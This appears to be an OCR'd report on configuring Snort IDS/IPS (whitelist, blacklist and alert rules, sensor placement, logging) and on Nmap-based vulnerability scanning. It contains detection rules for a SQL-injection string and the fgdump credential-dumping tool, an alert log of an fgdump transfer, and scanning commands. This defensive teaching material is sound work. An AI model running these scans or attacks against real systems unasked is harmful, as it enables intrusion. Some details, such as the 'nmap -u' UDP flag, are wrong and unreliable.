Control Panel ▸ System and Security ▸ Windows Firewall ▸ Allowed Programs
Search Control Panel
Allow programs to communicate through Windows Firewall
To add, change, or remove allowed programs and ports, click Change settings.
What are the risks of allowing a program to communicate?
Change settings
Allowed programs and features:
Name
Home/Work (Private)
Public
DFS Management
Distributed Transaction Coordinator
File and Printer Sharing
FTP Server
iSCSI Service
Key Management Service
Netlogon Service
Network Discovery
Performance Logs and Alerts
Remote Administration
Remote Desktop
Remote Event Log Management
Remote Scheduled Tasks Management
Remote Service Management
Details...
Remove
Allow another program...
OK
Cancel

Section Three: Intrusion Detection and Prevention

C. Intrusion Detection and Prevention Tools and Methodology

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are critical components of a robust cybersecurity framework. These systems are designed to monitor network traffic, detect suspicious activities, and, in the case of IPS, actively prevent potential threats. Proper configuration of IDS/IPS is essential to ensure they effectively protect networks from evolving cyber threats. This paper explores the configuration of IDS/IPS, focusing on whitelisting and blacklisting, IDS placement practices, and the key aspects of monitoring, logging (auditing), and alerting. The discussion includes practical insights from tools like Snort, supported by screenshots, and draws from best practices to provide a comprehensive guide for network administrators.

i. Whitelisting and Blacklisting

Whitelisting and blacklisting are fundamental techniques used in IDS/IPS to control network traffic based on predefined rules. Whitelisting allows only explicitly permitted traffic, adhering to the principle of least privilege, while blacklisting blocks are known as malicious traffic. Both approaches are integral to configuring IDS/IPS rules to filter network activity effectively.

Configuration of Whitelisting

Whitelisting involves creating rules that explicitly allow traffic from trusted sources, such as specific IP addresses, ports, or protocols, while blocking all other traffic by default. This approach is highly secure but requires detailed knowledge of legitimate network activity.

Steps to Configure Whitelisting in Snort:

1. **Define Trusted Sources**: Identify the IP addresses, subnets, or domains that should be allowed. For example, internal network IP ranges (e.g., 192.168.1.0/24) or specific servers.

2. **Create Whitelist Rules**: In Snort, whitelist rules can be configured in the local.rules file to pass traffic from trusted sources. For instance, to allow HTTP traffic from a trusted IP:


   ```
   pass tcp 192.168.1.100 any -> any 80 (msg:"Allow HTTP from trusted IP"; sid:1000001;)
   ```


   This rule allows TCP traffic from 192.168.1.100 to any destination on port 80 (HTTP).


3. **Set Default Deny Policy**: Configure a default rule to drop all traffic not explicitly allowed:

   ```
   drop any any -> any any (msg:"Drop all non-whitelisted traffic"; sid:1000002;)
   ```

4. **Test and Validate**: Use tools like tcpdump to capture traffic and verify that only whitelisted traffic is allowed, while others are blocked.







Configuring a Snort rule to allow traffic from a trusted IP address.

Configuration of Blacklisting

Blacklisting involves creating rules to block traffic from known malicious sources, such as IP addresses associated with malware or specific attack signatures. This approach is reactive and relies on threat intelligence to identify malicious entities.

Steps to Configure Blacklisting in Snort:

1. **Identify Malicious Sources**: Use threat intelligence feeds (e.g., Snort's community rules or commercial feeds) to identify malicious IPs, domains, or signatures.

2. **Create Blacklist Rules**: Add rules to the local.rules file to block traffic from identified threats. For example, to block traffic from a known malicious IP:

   ```
   drop tcp 203.0.113.1 any -> any any (msg:"Block malicious IP";
   sid:1000003;)
   ```

   This rule drops all TCP traffic from 203.0.113.1.

3. **Incorporate Signature-Based Rules**: Use Snort's signature-based detection to block traffic matching known attack patterns, such as SQL injection attempts:

   ```
   drop tcp any any -> any 80 (msg:"Block SQL Injection";
   content:"or+1%3D1"; sid:1000004;)
   ```

4. **Update Regularly**: Ensure blacklist rules are updated with the latest threat intelligence to remain effective against new threats.

Best Practices

- **Whitelisting**: Use for critical systems where only specific traffic is expected (e.g., servers with fixed clients). Regularly review and update whitelist rules to accommodate new legitimate sources.
- **Blacklisting**: Combine with threat intelligence feeds for real-time updates. Use for environments with dynamic traffic where whitelisting is impractical.
- **Hybrid Approach**: Implement both whitelisting for critical assets and blacklisting for known threats to balance security and flexibility.

ii. IDS Placement

- The placement of IDS/IPS within a network significantly impacts its effectiveness. Strategic placement ensures comprehensive monitoring of traffic and timely detection of threats. IDS can be deployed in various locations, such as behind firewalls, within internal networks, or at network edges, depending on the security requirements.

Key Placement Strategies

1. Behind the Firewall:

a) Purpose: Monitors traffic that has passed through the firewall to detect threats that bypass initial filtering.
b) Configuration: Connect the IDS to a Switched Port Analyzer (SPAN) port on a switch to capture all traffic. For example, in a lab environment, configure a Kali Linux machine with Snort to sniff traffic on a SPAN port.
c) Advantages: Reduces false positives by analyzing pre-filtered traffic; focuses on internal threats or firewall bypasses.
d) Example: Place Snort on a machine with interfaces on both internal (192.168.1.0/24) and external (216.0.0.0/8) networks to monitor post-firewall traffic.

2. At the Network Edge:

a. Purpose: Detects external threats before they enter the internal network.
b. Configuration: Deploy IDS/IPS inline or in promiscuous mode at the network perimeter, often integrated with the firewall. For inline IPS, configure Snort to drop malicious packets:
    i. snort -c /etc/snort/snort.conf --daq afpacket -i eth0
c. Advantages: Provides early warning of external attacks; protects against threats targeting public-facing services.
d. Example: Use Snort to monitor traffic entering a DMZ hosting a web server (e.g., 216.1.1.1).

3. Within Internal Network Segments:

a. Purpose: Detects lateral movement and insider threats within the network.
b. Configuration: Place IDS on key internal segments, such as between departments or near critical servers. Use tcpdump to capture traffic on specific VLANs:
    i. tcpdump -i eth0 -nnntt -s 0 -w internal.cap
c. Advantages: Identifies compromised internal hosts; monitors sensitive data flows.
d. Example: Deploy Snort to monitor traffic between a Windows server (192.168.1.100) and client machines.

4. Host-Based IDS (HIDS):

a) Purpose: Monitors activities on individual devices, such as servers or endpoints.
b) Configuration: Install HIDS software (e.g., OSSEC) on critical hosts to monitor system logs and file integrity.
c) Advantages: Provides granular visibility into host-level threats; complements network-based IDS.
d) Example: Configure OSSEC on a Windows server to detect unauthorized account creation.

Screenshot Example:

Caption: Network topology showing Snort IDS placed behind a firewall to monitor internal traffic.

Best Practices

- Multiple IDS Instances: Deploy IDS at multiple points (edge, internal, host) for layered defense.
- SPAN Ports: Use SPAN or mirror ports on switches to ensure IDS captures all relevant traffic without impacting performance.
- Inline vs. Passive: Use inline IPS for critical assets to block threats in real-time; use passive IDS for monitoring and analysis to avoid latency.
- Redundancy: Deploy redundant IDS/IPS to ensure continuous monitoring during failures.

iii. Monitoring, Logging (Auditing), and Alerting

Monitoring, logging, and alerting are core functions of IDS/IPS, enabling administrators to detect, analyze, and respond to security incidents. These processes involve capturing network traffic, storing relevant data, and generating alerts based on predefined rules or anomalies.

Monitoring

Monitoring involves real-time or near-real-time analysis of network traffic to identify suspicious activities. IDS/IPS tools like Snort use signature-based and anomaly-based detection to monitor traffic.

Configuration Steps:


1. **Enable Packet Capture**: Use tcpdump or Snort in sniffing mode to capture traffic:

   ```
   tcpdump -i eth0 -nnntt -s 0 -w monitor.cap
   ```

2. **Run Snort in IDS Mode**: Analyze traffic in real-time:

   ```
   snort -c /etc/snort/snort.conf -i eth0
   ```

3. **Filter Traffic**: Apply filters to focus on specific protocols or IPs. For example, in Wireshark, use tcp.port == 80 to monitor HTTP traffic.



Snort monitoring network traffic in real-time with alerts displayed.

Logging (Auditing)

Logging involves recording network events and IDS/IPS alerts for analysis and compliance. Logs provide a historical record of activities, aiding in incident response and forensic investigations.

Configuration Steps:

1. **Enable Logging in Snort**: Configure Snort to log alerts to a file (e.g., alert.ids):

   ```
   snort -l . -c /etc/snort/snort.conf -r capture.cap
   ```

2. **Specify Log Format**: Use unified2 or ASCII logging formats in snort.conf:

```
output alert_full: alert.ids
```

3. **Review Logs**: Use tools like leafpad to view logs:

```
leafpad alert.ids
```

4. **Centralized Logging**: Integrate with a SIEM (e.g., Splunk) for centralized log management.

Key Log Data:

- Timestamp of the event
- Source and destination IP addresses
- Alert message (e.g., “sperkins Detected”)
- Signature ID (SID)
- Protocol and port details

Screenshot Example:

Caption: Viewing Snort’s alert.ids file showing detected brute force attempts.

Alerting

Alerting notifies administrators of detected threats based on predefined rules or thresholds. Alerts can be configured to trigger emails, SMS, or SIEM notifications.

Configuration Steps:

1. **Define Alert Rules**: Create custom rules in local.rules to trigger alerts for specific events, such as detecting a malicious file:

```
alert tcp any any -> any any (msg:"fgdump Downloaded";
content:"fgdump"; sid:1000005;)
```

2. **Configure Alert Output**: Specify alert destinations in snort.conf, such as syslog or email:

```
output alert_syslog: LOG_AUTH LOG_ALERT
```

3. **Test Alerts**: Simulate attacks (e.g., brute force with Bruter) and verify alerts in alert.ids.
4. **Tune Alerts**: Adjust rules to minimize false positives, such as increasing thresholds for login attempts.

```
[**] [1:1000001:1] sperkins Detected [**]
[Priority: 0]
08/30-20:18:34.308779 216.1.1.100:41839 -> 192.168.1.100:23
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:173
***AP*** Seq: 0xDA38B237  Ack: 0x37689F10  Win: 0x300  TcpLen: 20

[**] [1:1000002:1] fgdump Downloaded [**]
[Priority: 0]
08/30-20:21:21.466433 192.168.1.100:65400 -> 216.1.1.100:69
UDP TTL:128 TOS:0x0 ID:8503 IpLen:20 DgmLen:47
Len: 19

[**] [1:1000002:1] fgdump Downloaded [**]
[Priority: 0]
08/30-20:21:21.546239 216.1.1.100:37746 -> 192.168.1.100:65400
UDP TTL:64 TOS:0x0 ID:51359 IpLen:20 DgmLen:544 DF
Len: 516

[**] [1:1000002:1] fgdump Downloaded [**]
[Priority: 0]
08/30-20:21:21.548744 216.1.1.100:37746 -> 192.168.1.100:65400
```

Snort alert triggered by a custom rule detecting the "fgdump" file transfer.

Best Practices

- **Real-Time Monitoring**: Use dashboards (e.g., Snort with Barnyard2) for real-time visibility.
- **Log Retention**: Retain logs for at least 90 days to meet compliance requirements (e.g., PCI-DSS).
- **Alert Prioritization**: Categorize alerts by severity (e.g., critical for malware detection, low for minor anomalies).
- **Regular Audits**: Review logs weekly to identify trends or missed threats.
- **False Positive Management**: Tune rules to reduce false positives, ensuring alerts are actionable.

Section Four: Vulnerability Assessment

D. Vulnerability Assessment Tools and Methodology

Vulnerability assessment is a critical process in network security that involves identifying, quantifying, and prioritizing the vulnerabilities in a system. This allows for remediation or mitigation of the weaknesses before they can be exploited by attackers. This section details the tools, methods, and techniques related to vulnerability assessment.

i. Implementation


i. Implementation


Vulnerability assessment implementation involves a combination of automated and manual techniques. Key processes include port scanning, device scanning, and penetration testing.


1. Port Scanning


- Description: Port scanning is a technique used to discover open ports on a target system. Open ports are potential entry points for attackers.
- Tools: Nmap is a powerful and versatile open-source port scanner.
- Implementation Guidelines:
    1. Install Nmap: Download and install Nmap on the assessment system.
    2. Basic Port Scan: Use the command nmap <target_IP> to scan common TCP ports.
    3. Specific Port Scan: Use nmap -p <port1,port2,...> <target_IP> to scan specific ports (e.g., nmap -p 22,80,443 192.168.1.100).
    4. UDP Port Scan: Use nmap -u <target_IP> to scan UDP ports.
    5. Service Version Detection: Use nmap -sV <target_IP> to determine the service and version running on open ports. This helps identify known vulnerabilities associated with specific software versions.
    6. OS Detection: Use nmap -O <target_IP> to attempt to identify the operating system of the target.


- Screenshots: (Include 4-5 screenshots demonstrating the above Nmap commands and their outputs. Show examples of scanning TCP, UDP, specific ports, service versions, and OS detection.)





